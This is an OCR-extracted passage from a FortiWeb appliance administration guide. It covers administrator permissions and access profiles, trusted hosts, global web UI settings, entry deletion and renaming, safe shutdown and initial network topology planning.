
3. In the administrator account's Administrative Domain setting, select the account's assigned ADOM. Currently, in this version of FortiWeb, administrators cannot be assigned to more than one ADOM.

See also

- Administrators
- Configuring access profiles
- Defining ADOMs
- Permissions

How to use the web UI

This topic describes aspects that are general to the use of the web UI, a graphical user interface (GUI) that provides access the FortiWeb appliance from within a web browser.



See also

- System requirements
- URL for access
- Permissions
- Maximum concurrent administrator sessions
- Global web UI & CLI settings
- Buttons, menus, & the displays

System requirements

The management computer that you use to access the web UI must have:

- a compatible web browser, such as Microsoft Internet Explorer 6.0 or greater, or Mozilla Firefox 3.5 or greater
- Adobe Flash Player 10 or greater plug-in

To minimize scrolling, the computer's screen should have a resolution that is a minimum of 1280 x 1024 pixels.

URL for access

You access the web UI by URL, using a network interface on the FortiWeb appliance that you have configured for administrative access.

For first-time connection, see Connecting to the web UI on page 96.

The default URL to access the web UI through the network interface on port1 is:

https://192.168.1.99/

If the network interfaces were configured during installation of the FortiWeb appliance (see Configuring the network settings on page 152), the URL and/or permitted administrative access protocols may no longer be in their default state. In that case, use either a DNS-resolvable domain name for the FortiWeb appliance as the URL, or the IP address that was assigned to the network interface during the installation process.

For example, you might have configured port2 with the IP address 10.0.0.1 and enabled HTTPS. You might have also configured a private DNS server on your network to resolve FortiWeb.example.com to 10.0.0.1. In this case, to access the web UI through port2, you could enter either `https://FortiWeb.example.com/` or `https://10.0.0.1/`.


For information on enabling administrative access protocols and configuring IP addresses for the FortiWeb appliance, see Configuring the network settings on page 152.




If the URL is correct and you still cannot access the web UI, you may also need to configure FortiWeb to accept login attempts for your administrator account from that computer (that is, trusted hosts), and/or static routes. For details, see Administrators on page 268 and Adding a gateway on page 169.

Workflow

While the “heart” of your security enforcement on FortiWeb is server policies, its individual settings are specified in rules and exceptions, that are grouped into sets and selected in a profile before being applied to the server policy. Often you will not be able to complete configuration of an item unless you have configured its chain of prerequisites. For that reason, you may want to start with the most granular settings first.



For example, when configuring DoS protection, configuration must occur in this order:



1. Configure anti-DoS settings for each type:
   - TCP connection floods (Limiting TCP connections per IP address on page 466)
   - TCP SYN floods (Preventing a TCP SYN flood on page 468)
   - HTTP floods (Preventing an HTTP request flood on page 461)
   - HTTP access limits (Limiting the total HTTP request rate from an IP on page 453)
   - Malicious IPs (TCP connection floods detected by session cookie instead of source IP address, which could be shared by multiple clients; Limiting TCP connections per IP address by session cookie on page 458)
2. Group the settings together into a comprehensive anti-DoS policy (Grouping DoS protection rules on page 469).
3. Select the anti-DoS policy in a protection profile, and enable Session Management (Configuring a protection profile for inline topologies on page 608).
4. Select the protection profile in a server policy (Configuring a server policy on page 624).

Permissions

Depending on the account that you use to log in to the FortiWeb appliance, you may not have complete access to all CLI commands or areas of the web UI.

Together, both:

- access profiles and
- administrative domains (ADOMs)

control which commands and settings an administrator account can use.

Access profiles assign either:

- **Read** (view access)
- **Write** (change and execute access)
- both **Read** and **Write**
- no access

to each area of the FortiWeb software.

Similar to VDOMs on FortiGate, ADOMs on FortiWeb divide policies and other settings so that they each can be assigned to a different administrators.

Areas of control in access profiles

Access profile setting	Grants access to*	
Admin Users	**System > Admin** ... **except Settings**	Web UI
`admingrp`	`config system admin` `config system accprofile`	CLI
Auth Users	**User** ...	Web UI
`authusergrp`	`config user ...`	CLI
Autolearn Configuration	**Auto Learn > Auto Learn Profile > Auto Learn Profile**	Web UI

`learngrp`	`config server-policy custom-application ...`
	`config waf web-protection-profile autolearning-profile`
	Note: Because generating an auto-learning profile also generates its required components, this area also confers **Write** permission to those components in the **Web Protection Configuration**/`wafgrp` area.
		CLI

Log & Report	**Log & Report** ...	Web UI
`loggrp`	`config log ...` `execute formatlogdisk`	CLI
Maintenance	**System > Maintenance except System Time** tab	Web UI

`mntgrp`	`diagnose system ...`
	`execute backup ...`
	`execute factoryreset`
	`execute rebootexecute restore ...`
	`execute shutdown`
	`diagnose system flash ...`
		CLI

Network Configuration	**System > Network** ...	Web UI

`netgrp`	`config system interface`
	`config system dns`
	`config system v-zone`
	`diagnose network ...` **except** `sniffer ...`
		CLI

Access profile setting	Grants access to*	
Router Configuration	**Router** ...	Web UI
`routegrp`	`config router ...`	CLI
System Configuration	**System** ... **except Network**, **Admin**, and **Maintenance** tabs	Web UI

`sysgrp`	`config system` **except** `accprofile`, `admin`, `dns`, `interface`, and `v-zone`
	`diagnose hardware ...`
	`diagnose network sniffer ...`
	`diagnose system ...` **except** `flash ...`
	`execute date ...`
	`execute ha ...`
	`execute ping ...`
	`execute ping-options ...`
	`execute traceroute ...`
	`execute time ...`
		CLI

Server Policy Configuration	**Policy** > **Server Policy** ... **Server Objects** ... **Application Delivery** ...	Web UI

`traroutegrp`	`config server-policy ...` **except** `custom-application ...`
	`config waf file-compress-rule`
	`config waf file-uncompress-rule`
	`config waf http-authen ...`
	`config waf url-rewrite ...`
	`diagnose policy ...`
		CLI

Web Anti-Defacement Management	**Web Anti-Defacement** ...	Web UI
`wadgrp`	`config wad ...`	CLI
Web Protection Configuration	**Policy** > **Web Protection** ... **Web Protection** ... **DoS Protection** ...	Web UI

Access profile setting	Grants access to*	
wafgrp	`config system dos-prevention` `config waf` **except**: • `config waf file-compress-rule` • `config waf file-uncompress-rule` • `config waf http-authen ...` • `config waf url-rewrite ...` • `config waf web-custom-robot` • `config waf web-protection-profile autolearning-profile` • `config waf web-robot` • `config waf x-forwarded-for`	CLI
Web Vulnerability Scan Configuration	**Web Vulnerability Scan** ...	Web UI
wvsgrp	`config wvs ...`	CLI

***** For each `config` command, there is an equivalent `get`/`show` command, unless otherwise noted.
`config` access requires write permission.
`get`/`show` access requires read permission.

Unlike other administrator accounts, the administrator account named `admin` exists by default and cannot be deleted. The `admin` administrator account is similar to a root administrator account. This administrator account always has full permission to view and change all FortiWeb configuration options, including viewing and changing **all** other administrator accounts and ADOMs. Its name and permissions cannot be changed. It is the only administrator account that can reset another administrator's password without being required to enter that administrator's existing password.



Set a strong password for the `admin` administrator account, and change the password regularly. By default, this administrator account has no password. Failure to maintain the password of the `admin` administrator account could compromise the security of your FortiWeb appliance.

For complete access to **all** commands and abilities, you must log in with the administrator account named `admin`.

See also

- Configuring access profiles
- Administrators
- Administrative domains (ADOMs)
- Trusted hosts

Trusted hosts

As their name implies, trusted hosts are assumed to be (to a reasonable degree) safe sources of administrative login attempts.

Configuring the trusted hosts of your administrator accounts (Trusted Host #1, Trusted Host #2, and Trusted Host #3) hardens the security of your FortiWeb appliance by further restricting administrative access. In addition to knowing the password, an administrator must connect only from the computer or subnets you specify. The FortiWeb appliance will not allow logins for that account from any other IP addresses. If **all** administrator accounts are configured with specific trusted hosts, FortiWeb will ignore login attempts from all other computers. This eliminates the risk that FortiWeb could be compromised by a brute force login attack from an untrusted source.

Trusted host definitions apply both to the web UI and to the CLI when accessed through Telnet, SSH, or the CLI Console widget. Local console access is **not** affected by trusted hosts, as the local console is by definition not remote, and does not occur through the network.

Relatedly, you can white-list trusted **end-user** IP addresses. End users do not log in to the web UI, but their connections to protected web servers are normally subject to protective scans by FortiWeb unless the clients are trusted. See Blacklisting & whitelisting clients using a source IP or source IP range on page 447.

See also

- Administrators
- Configuring access profiles
- Permissions

Maximum concurrent administrator sessions

If single administrator mode is enabled, you will not be able to log in while any other account is logged in. You must either wait for the other person to log out, or power cycle the appliance.

For details, see Enable Single Admin User login on page 70.

Global web UI & CLI settings


Some settings for connections to the web UI and CLI apply regardless of which administrator account you use to log in.

To configure administrator settings

1. Go to **System > Admin > Settings**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **System Configuration** category. For details, see Permissions on page 62.

2. Configure these settings:



Setting name	Description
Web Administration Ports	
HTTP	Type the TCP port number on which the FortiWeb appliance will listen for HTTP administrative access. The default is 80. This setting has an effect only if HTTP is enabled as an administrative access protocol on at least one network interface. For details, see Configuring the network interfaces on page 154.

Setting name	Description
HTTPS	Type the TCP port number on which the FortiWeb appliance will listen for HTTPS administrative access. The default is 443. This setting has an effect only if HTTPS is enabled as an administrative access protocol on at least one network interface. For details, see Configuring the network interfaces on page 154.
Config-Sync	Type the TCP port number on which the FortiWeb appliance will listen for configuration synchronization requests from the peer/remote FortiWeb appliance. The default is 8333. For details, see Replicating the configuration without FortiWeb HA (external HA) on page 134. **Note:** This is **not** used by HA. See Configuring a high availability (HA) FortiWeb cluster on page 124.
Timeout Settings	
Idle Timeout	Type the number of minutes that a web UI connection can be idle before the administrator must log in again. The maximum is 480 minutes (8 hours). To maintain security, keep the idle timeout at the default value of 5 minutes.
Language	

Setting name	Description
Web Administration	Select which language to use when displaying the web UI. Languages currently supported by the web UI are: • English • simplified Chinese • traditional Chinese • Japanese The display's web pages will use UTF-8 encoding, regardless of which language you choose. UTF-8 supports multiple languages, and allows them to display correctly, even when multiple languages are used on the same web page. For example, your organization could have web sites in both English and simplified Chinese. Your FortiWeb administrators prefer to work in the English version of the web UI. They could use the web UI in English while writing rules to match content in both English and simplified Chinese **without** changing this setting. Both the rules and the web UI will display correctly, as long as all rules were input using UTF-8. Usually, your text input method or your management computer's operating system should match the display by also using UTF-8. If they do not, your input and the web UI may not display correctly at the same time. For example, your web browser's or operating system's default encoding for simplified Chinese input may be GB2312. However, you **usually** should switch it to be UTF-8 when using the web UI, **unless** you are writing regular expressions that must match HTTP client's requests, and those requests use GB2312 encoding. **Note:** Regular expressions are impacted by language. For more information, see Language support on page 874. **Note:** This setting does **not** affect the display of the CLI.
Security Settings	
Disable SSLv3 for Web Administration	Enable to protect against a POODLE (Padding Oracle On Downgraded Legacy Encryption) attack by preventing access to the FortiWeb web UI via SSL 3.0.

Setting name	Description
Enable Single Admin User login	To prevent inadvertent configuration overwrites or conflicts, enable to allow only one session from one administrator account to be logged in at any given time. If a second administrator attempts to log in while another administrator is already logged in (or if the same administrator attempts to start a second concurrent session), the second administrator will receive an error message: `Too many bad login attempts or reached max number of logins. Please try again in a few minutes. Login aborted.` When multiple administrators simultaneously modify the same part of the configuration, they each edit a copy of the current, saved state of the configuration. As each administrator makes changes, FortiWeb does **not** update the other administrators' working copies. Each administrator may therefore make conflicting changes without being aware of the other. The FortiWeb appliance will only use whichever administrator's configuration is saved last. If only one administrator can log in, this problem cannot occur. Disable to allow multiple administrators to be logged in. In this case, administrators should communicate with each other to avoid overwriting each other's changes.
Enable Strong Passwords	Enable to enforce strong password rules for administrator accounts. If the password entered is not strong enough when a new administrator account is created, an error message appears and you are prompted to re-enter a stronger password. Strong passwords have the following characteristics: • are between 8 and 16 characters in length • contain at least one upper case and one lower case letter • contain at least one numeric • contain at least one non-alphanumeric character


3. Click **Apply.**

See also

- Configuring the network interfaces

Buttons, menus, & the displays

Web UI parts



A navigation menu is located on the left side of the web UI. To expand a menu item, simply click it. To expand a submenu item click the **+** button located next to the submenu name, or click the submenu name itself. To view the pages located within a submenu, click the name of the page.



Do not use your browser's **Back** button to navigate — pages may not operate correctly. Instead, use the navigation menu, tabs, and buttons within the pages of the web UI.




To expand or collapse an area of the menu, click the name of the area itself. Within each area may be multiple submenus. To expand or collapse a submenu, click the **+** or **-** button next to the submenu name, or click the name of the submenu itself.

Within each submenu may be one or more tabs or sub-panes, which are displayed to the right of the navigation menu, in the content pane. At the top of the content pane is a toolbar. The toolbar contains buttons that enable you to perform operations on items displayed in the content pane, such as importing or deleting entries.

Each tab or pane (per Permissions on page 62) displays or allows you to modify settings, using a similar set of buttons.

Common buttons and menus

Icon	Description
	Click to collapse a visible area.
	Click to expand a hidden area.
	Click to view the first page's worth of records within the tab. or pane. If this button is grey, you are already viewing the first page.
	Click to view the page's worth of records that is 10 pages previous to the currently displayed page. If this button is grey, you are viewing the first page.
	Click to view the previous page's worth of records within the tab or pane. If this button is grey, you are viewing the first page.
	To go to a specific page number, type the page number in the field and press Enter. The total number of pages depends on the number of records per page.
	Click to view the next page's worth of records within the tab or pane. If this button is grey, you are viewing the last page.
	Click to view the page's worth of records that is 10 pages after the currently displayed page. If this button is grey, you are viewing the first page.
	Click to view the last page's worth of records within the tab or pane. If this button is grey, you are already viewing the last page.

Icon	Description
	Click to filter out entries in the page based upon match criteria for each column. If this button is green, the filter is currently enabled.
	Click to create a new entry using only typical default values as a starting point.
	Click to create a new entry by duplicating an existing entry. To use this button, you must first mark a check box to select an existing entry upon which the new entry will be based.
	Click to remove an existing entry. To use this button, you must first mark a check box to select which existing entry you want to remove. To delete multiple entries, either mark the check boxes of each entry that you want to delete, then click **Delete**. This button may not always be available. See Deleting entries on page 73.

Common buttons are **not** described in subsequent sections of this guide.

Some pages have unique buttons, or special behaviors associated with common buttons. Those buttons are described in their corresponding section of this guide.

See also

- Deleting entries
- Renaming entries

Deleting entries

To delete a part of the configuration, you must first remove all references to it.

For example, if you selected a profile named “Profile1” in a policy named “PolicyA”, that policy references “Profile1” and requires it to exist. Therefore the appliance will **not** allow you to delete “Profile1” **until** you have reconfigured “PolicyA” (and any other references) so that “Profile1” is no longer required and may be safely deleted.



Back up the configuration before deleting any part of the configuration.
Deleted items cannot be recovered unless you upload a backup copy of the previous configuration. See Backups on page 260 and Restoring a previous configuration on page 265.



If you do not know where your configuration refers to the entry that you want to delete, to find the references, you can download a backup of the configuration and use a plain text editor to search for the entry's name.



Predefined entries included with the firmware cannot be deleted.

See also

- Buttons, menus, & the displays
- Renaming entries

Renaming entries

In the web UI, each entry's name is not editable after you create and save it.

For example, let's say you create a policy whose **Name** is "PolicyA". While configuring the policy, you change your mind about the policy's name a few times, and ultimately you change the **Name** to "Blog-Policy". Finally, you click OK to save the policy. Afterwards, if you edit the policy, most settings can be changed. However, **Name** is greyed-out, and **cannot** any longer be changed.

While you cannot edit **Name**, you can achieve the same effect by other means.

To rename an entry



Alternatively, if you need to rename an item that is **only** referenced in the core configuration file, you can download a backup copy, use a plain text editor to find and replace the entry's old name, then restore the modified configuration backup file to the appliance. Where there are many references, this may save time.

1. Clone the entry, supplying the new name.
2. In **all** areas of the configuration that refer to the old name, replace the old entry name by selecting the new name.



If you do not know where your configuration refers to the entry that you want to delete, to find the references, you can download a backup of the configuration and use a plain text editor to search for the entry's name.

3. Delete the item with the old name.

See also

- Buttons, menus, & the displays
- Deleting entries

Shutdown

Always properly shut down the FortiWeb appliance's operating system **before** turning off the power switch or unplugging it. This causes it to finish writing any buffered data, and to correctly spin down and park the hard disks.



Do not unplug or switch off the FortiWeb appliance without first halting the operating system. Failure to do so could cause data loss and hardware damage.

To power off the FortiWeb appliance


1. Access the CLI or web UI. For details, see Connecting to the web UI or CLI on page 94.
2. From the CLI console, enter the following command:

   ```
   execute shutdown
   ```

   Alternatively, if you are connected to the web UI, go to **System > Status > Status**, and in the **Operation** widget, click **Shut Down**.

   You may be able to hear the appliance become more quiet when the appliance halts its hardware and operating system, indicating that power can be safely disconnected.
3. For hardware appliances, press the power button if there is one. Power supplies and switches vary by hardware model. On some, you will press the power button. On others, you will flip the switch to either the off (O) or on (I) position. When power is connected and the hardware is started, the power indicator LEDs should light. For details, see the LED specifications in the QuickStart Guide for your model.

Turning off the system



For FortiWeb-VM, in the hypervisor or VM manager, power off the virtual machine.

4. Disconnect the power cable from the power supply.

How to set up your FortiWeb

These instructions will guide you to the point where you have a simple, verifiably working installation.

From there, you can begin to use optional features and fine-tune your configuration.

If you are deploying gradually, you may want to initially install your FortiWeb in offline protection mode during the transition phase. In this case, you may need to complete the procedures in this section multiple times: once for offline protection mode, then again when you switch to your permanent choice of operation modes. See Switching out of offline protection mode on page 259.

Time required to deploy varies by:

- Number of your web applications
- Complexity of your web applications
- If you will use auto-learning to assist you in initial configuration, the volume and usage patterns of your web traffic

Appliance vs. VMware

Installation workflow varies depending on whether you are installing FortiWeb as a physical appliance or as a virtual machine.

To install a physical FortiWeb appliance, follow the instructions in How to set up your FortiWeb sequentially.

To install a virtual appliance, FortiWeb-VM, first follow the FortiWeb-VM Install Guide, then continue with How to set up your FortiWeb.

Registering your FortiWeb

Before you begin, take a moment to register your Fortinet product at the Fortinet Technical Support web site:

https://support.fortinet.com


Many Fortinet customer services such as firmware updates, technical support, FortiGuard services, and FortiSandbox Cloud require product registration.

For more information, see the Fortinet Knowledge Base article Registration Frequently Asked Questions.

Planning the network topology

To receive traffic intended for web servers that your FortiWeb appliance will protect, you usually must install the FortiWeb appliance between the web servers and all clients that access them.

The network configuration should make sure that all network traffic destined for the web servers must first pass to or through the FortiWeb appliance (depending on your operation mode). Usually, clients access web servers from the Internet through a firewall such as a FortiGate, so the FortiWeb appliance should be installed between the web servers and the firewall.



Install a general purpose firewall such as FortiGate in addition to the FortiWeb appliance. Failure to do so could leave your web servers vulnerable to attacks that are not HTTP/HTTPS-based. FortiWeb appliances are **not** general-purpose firewalls, and, if you enable IP-based forwarding, will allow non-HTTP/HTTPS traffic to pass through without inspection.

Ideally, control and protection measures should **only** allow **web** traffic to reach FortiWeb and your web servers. FortiWeb and FortiGate complement each other to improve security.

